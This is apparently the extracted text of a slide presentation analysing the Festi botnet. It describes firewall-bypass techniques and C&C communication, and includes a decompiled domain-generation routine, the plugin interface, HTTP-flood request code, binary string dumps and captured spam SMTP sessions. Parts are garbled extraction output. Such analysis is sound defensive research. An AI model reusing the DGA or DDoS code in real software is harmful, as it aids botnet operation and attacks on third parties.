
Festi: Network Interface Architecture

- **Festi relies on custom implementation of network sockets in kernel mode:**
 - ✓ provides encrypted tunnel with C&C servers
 - ✓ bypasses personal firewalls and HIPS systems
 - ✓ provides unified network interface for the plugins
- **Bypassing personal firewalls & HIPS:**
 - ✓ Employs custom implementation of *ZwCreateFile* system routine to access *\Device\Tcp* and *\Device\Udp* devices
 - ✓ bypasses device filters in *tcpip.sys* driver stack

Festi: Custom Implementation of *ZwCreateFile*



Festi: Bypassing Filters in *Tcpip.sys* driver stack



Festi: C&C Domain Names

- **There are two domain names in *.config* section:**
 - ✓ primary C&C server
 - ✓ reserved C&C server
- **If neither of these are available Festi employs DGA:**
 - ✓ DGA takes as input current *day/month/year* and bot *version_info*

Date	Festi_v1	Festi_v2
07/11/2012	<i>fzcbihskf.com</i>	<i>hjb fherjhff.com</i>
08/11/2012	<i>pzcaihszf.com</i>	<i>jjbjherchff.com</i>
09/11/2012	<i>dzcxifsff.com</i>	<i>xjbnhcrwhff.com</i>
10/11/2012	<i>azcgnfsmf.com</i>	<i>ljbnqcrnhff.com</i>
11/11/2012	<i>bzcfnfsif.com</i>	<i>fjblqcrmhff.com</i>

Festi: C

- There are t
 - ✓ primary C
 - ✓ reserved
- If neither c
 - ✓ DGA take

```
Day = this->Day;
Month = this->Month;
Year = this->Year;
int_to_str(this->Day, 2u, &d, v12);
str_cpy(a1, &d);
int_to_str(Day + Month, 2u, &d, v6);
str_cat(a1, &d);
int_to_str(Day + Month + Year, 4u, &d, v7);
str_cat(a1, &d);
int_to_string(version_info, tmp, v8);
*gen_name = gen_name_decode_1(a1[1] - '0');
gen_name[1] = gen_name_decode_5(a1[5] - '0');
gen_name[2] = gen_name_decode_4(a1[4] - '0');
gen_name[3] = gen_name_decode_7(a1[7] - '0');
gen_name[4] = gen_name_decode_0(a1[0] - '0');
gen_name[5] = gen_name_decode_2(a1[2] - '0');
gen_name[6] = gen_name_decode_6(a1[6] - '0');
gen_name[7] = gen_name_decode_3(a1[3] - '0');
gen_name[8] = 0;
v13 = strlen(tmp);
v14 = 0;
if ( v13 )
{
    do
    {
        v9 = &tmp[v14];
        v10 = gen_name_decode_8(tmp[v14++] - '0');
        *v9 = v10;
    }
    while ( v14 < v13 );
}
str_cat(gen_name, tmp);
str_cat(gen_name, ".com");
```

version_info

Festi: Communication Protocol Work Phase

- **The communication protocol with C&C consists of 2 stages:**
 - ✓ initialization – resolving C&C domain name
 - ✓ work phase – downloading plugins & tasks
- **Initialization stage:**
 - ✓ the bot manually resolves C&C domain name using Google DNS servers: 8.8.8.8 and 8.8.4.4

Festi: Communication Protocol

- **The message to C&C consists of:**
 - ✓ message header
 - ✓ plugin specific data
- **Message header:**
 - ✓ the bot version
 - ✓ presence of debugger
 - ✓ Presence of VMWare
 - ✓ System information
- **Plugin specific data:**
 - ✓ tag – 16 bit integer
 - ✓ value – word, dword, null-terminated string, etc.

Tag	Value	0xABDC
-----	-------	--------

Festi: Plugin Interface




Festi: Plugins

- **Festi plugins are volatile modules in kernel-mode address space:**
 - ✓ downloaded each time the bot is activated
 - ✓ never stored on the hard drive
- **The plugins are capable of:**
 - ✓ sending spam – *BotSpam.dll*
 - ✓ performing DDoS attacks – *BotDoS.dll*
 - ✓ providing proxy service – *BotSocks.dll*


Festi: Plugin Interface

```
struct PLUGIN_INTERFACE
{
    // Initialize plugin
    PVOID Initialize;
    // Release plugin, perform cleanup operations
    PVOID Release;
    // Get plugin version information
    PVOID GetVersionInfo_1;
    // Get plugin version information
    PVOID GetVersionInfo_2;
    // Write plugin specific information into tcp stream
    PVOID WriteIntoTcpStream;
    // Read plugin specific information from tcp stream and parse data
    PVOID ReadFromTcpStream;
    // Reserved fields
    PVOID Reserved_1;
    PVOID Reserved_2;
};
```

Festi: Loading of Plugins



Festi: Plugin Activities



Festi: DDoS Plugin (BotDos.dll)

➤ Supports four types of DDoS attacks:


- ✓ TCP flood
- ✓ UDP flood
- ✓ DNS flood
- ✓ HTTP flood


```
user_agent_index = gen_rnd() % 0x64;  
str_cpy(http_request, "GET ");  
str_cat(http_request, (char *)v4 + 204 * *(_DWORD *)(v2 + 4) + 2796);  
str_cat(http_request, " HTTP/1.0\r\n");  
if ( *(_BYTE *)v4 + 2724) & 2 )  
{  
    str_cat(http_request, "Accept: */*\r\n");  
    str_cat(http_request, "Accept-Language: en-US\r\n");  
    str_cat(http_request, "User-Agent: ");  
    str_cat(http_request, user_agent_str[user_agent_index]);  
    str_cat(http_request, "\r\n");  
}  
str_cat(http_request, "Host: ");  
str_cat(http_request, (char *)v4 + 204 * *(_DWORD *)(v2 + 4) + 2732);  
str_cat(http_request, "\r\n");  
if ( *(_BYTE *)v4 + 2724) & 2 )  
    str_cat(http_request, "Connection: Keep-Alive\r\n");  
str_cat(http_request, "\r\n");  
result = str_len(http_request);  
*(_DWORD *)(v2 + 16) = result;  
return result;
```

Festi: SOCKS Plugin (BotSocks.dll)

Support two types of proxy service:

- ✓ SOCKS over TCP
- ✓ SOCKS over UDP

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0007h	
Time Date Stamp	4E7B116Bh	22/09/2011 10:43:55
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	0008h	8.0



MZP

\$

kj.kLwfkRichMwfk PE L0- k4CN

hpagecode- A A h.data

U.edata c S A S E INIT A S A S

N_ f_ r_ M_ b_ j_ u_ o_ k4CN H


c:\eclipse\botnet\drivers\Bin\i386\BotSocks.pdb

9E00t+Uw00 Ylf^1T HHHH;PA0 u0e h00 HHHH U0bQMMHj 5d00 5A00 uMh0


baM00 D'SK+u0NE0hfisa0Pj00<0u0NE0hfisa0Pj 5a00 w+<0u0j00w+<0u0j 0U00LP00 00

j0P R01A-0u00LP00 U01RP U0^1 HHHH U0b0w9 HHHH U0b0wC HHHH U0b0E0

Festi: Spam Plugin



Festi: Spam Plugin (BotSpam.dll)

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0007h	
Time Date Stamp	4E672F9Ch	07/09/2011 08:47:24
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE 32
Linker Version	0008h	8.0

```

listed in      host not found  is blocked  abuseat.org spamhaus  relay access
blocked http:  your ip dnsbl.sorbs.net smtp rejected from  blacklisted for "
mail from block-listed site ip address rejec  mail from pool  error, el
ns administrative prohibition  try temp fail  recipient address  later  too
badhelo Dec Nov Oct Sep Aug Jul Jun May Apr Mar Feb Jan Sat Fri Thu Wed Tue
вДм5CъEzГН5!!°@  c:\eclipse\botnet\drivers\Bin\i386\BotSpam.pdb
AP  л*ИАФ  Гf* ;Лt5WЛ||Ф  Qw€* ;>УЛ^uэ_^F|||||Л  УЛЬЛЕФУЛЕ*Ф  ;1л>ИУФt<Sлt
Л°еелМ□ИР  ЛМФ_ИМФ  ^]тФ |||||Л  УЛЬЛМФ;М>t<ЛЕЧЛ  9@t□ЛI□;М>uЙЛЕ□И□]т> |||||Л
ьЛУФ;◀НВ□УЛОt▲SWЛz♦Л  И_□Л  Лz♦Иx♦  I♦Rw^*  Y_[ЛЕ□И0^]т□ |||||Л  УлешВ  6шЭ*  Y
Е^УЛМ□tЧЛQ♦WЛ>ФЛ?И8ИР♦ИНО ь03^  F♦ИА♦ЛН♦ИА□^]т□ |||||Л  УЛЬQЛ◎  ▯Р  НЕМРш%■

```

Festi: Spam Plugin (BotSpam.dll)

```
220 smtp.mail.ru ESMTP
EHLO cgrn.com
250-smtp.mail.ru
250-PIPELINING
250-8BITMIME
250-XCLIENT NAME HELO
250-XFORWARD NAME ADDR PROTO HELO
250-ENHANCEDSTATUSCODES
250
MAIL FROM:<cecilija.lihachjova@gesundheit.ru>
250 2.1.0 Ok
RCPT TO:<intruderss450@atmofresh.ru>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Received: from gesundheit.ru ([89.110.144.102]) by cgrn.com with SMTP; Sat, 05 May 2012 05:19:51 +0400
Message-ID: <000e01cd2a5d52b46d5805621d5058@gesundheit.ru>
From: "Cecilija Lihachjova" <cecilija.lihachjova@gesundheit.ru>
To: <intruderss450@atmofresh.ru>
Subject: =?windows-1251?B?6Pno8uUg8err40Q/?=
Date: Sat, 05 May 2012 05:18:12 +0400
MIME-Version: 1.0
Content-Type: text/plain;
      charset="windows-1251"
Content-Transfer-Encoding: 8bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.00.2615.200
X-MimeOLE: Produced By Microsoft MimeOLE U5.00.2615.200

СКЛАДЫ В АРЕНДУ г. Москва, ЮАО, м. Кантемировская.
Удобные отдельные помещения:
250 кв.м., 530 кв.м.

Склад сухой, на 1 этаже с пандусом.
Территории административно-складского комплекса круглосуточно охраняется.
При необходимости предоставим:
Ответственное хранение грузов от 10 кв.м.
Офисные помещения в аренду от 25 кв.м.,
Погрузо-разгрузочные работы,
Ведение складского учета.

Подробная информация по тел.:
<495> 798-5505, 726-1777, 514-0475

250 2.0.0 Ok
QUIT
221 Bye
```

Festi: Spam Plugin (BotSpam.dll)

```

220 smtp.mail.ru ESMTP
EHLO cgrn.com
250-smtp.mail.ru
250-PIPELINING
250-8BITMIME
250-XCLIENT NAME HELO
250-XFORWARD NAME ADDR PROTO HELO
220 mailrelay4.gazprom.ru ESMTP Tue, 6 Nov 2012 12:47:56 +0400
EHLO lrquuba.com
250-mailrelay4.gazprom.ru Hello [81.211.66.179], pleased to meet you
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-8BITMIME
250-SIZE 100000000
250-DSN
250-ETRN
250-DELIVERBY
250 HELP
MAIL FROM:<nikita.krutin@patobriens.com>
250 2.1.0 <nikita.krutin@patobriens.com>... Sender ok
RCPT TO:<sph@ogp.gazprom.ru>
250 2.1.5 <sph@ogp.gazprom.ru>... Recipient ok
DATA
354 Enter mail, end with "." on a line by itself
Received: from patobriens.com [64.39.68.161] by lrquuba.com with SMTP; Tue, 06 Nov 2012 12:47:56 +0400
Message-ID: <000e01cddbfb6a680600$b342d351@patobriens.com>
From: "Nikita Krutin" <nikita.krutin@patobriens.com>
To: <sph@ogp.gazprom.ru>
Subject: =?koi8-r?B?8NLPxMHF1NPRI07v9/nqIPXg90756iDr7/T05eT2ISEhICsg1d4uIDeYINPP1M/L?=
Date: Tue, 06 Nov 2012 12:46:43 +0400
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="-----=_NextPart_000_008F_01CDBBFB.6A680600"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.00.2314.1300
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2314.1300

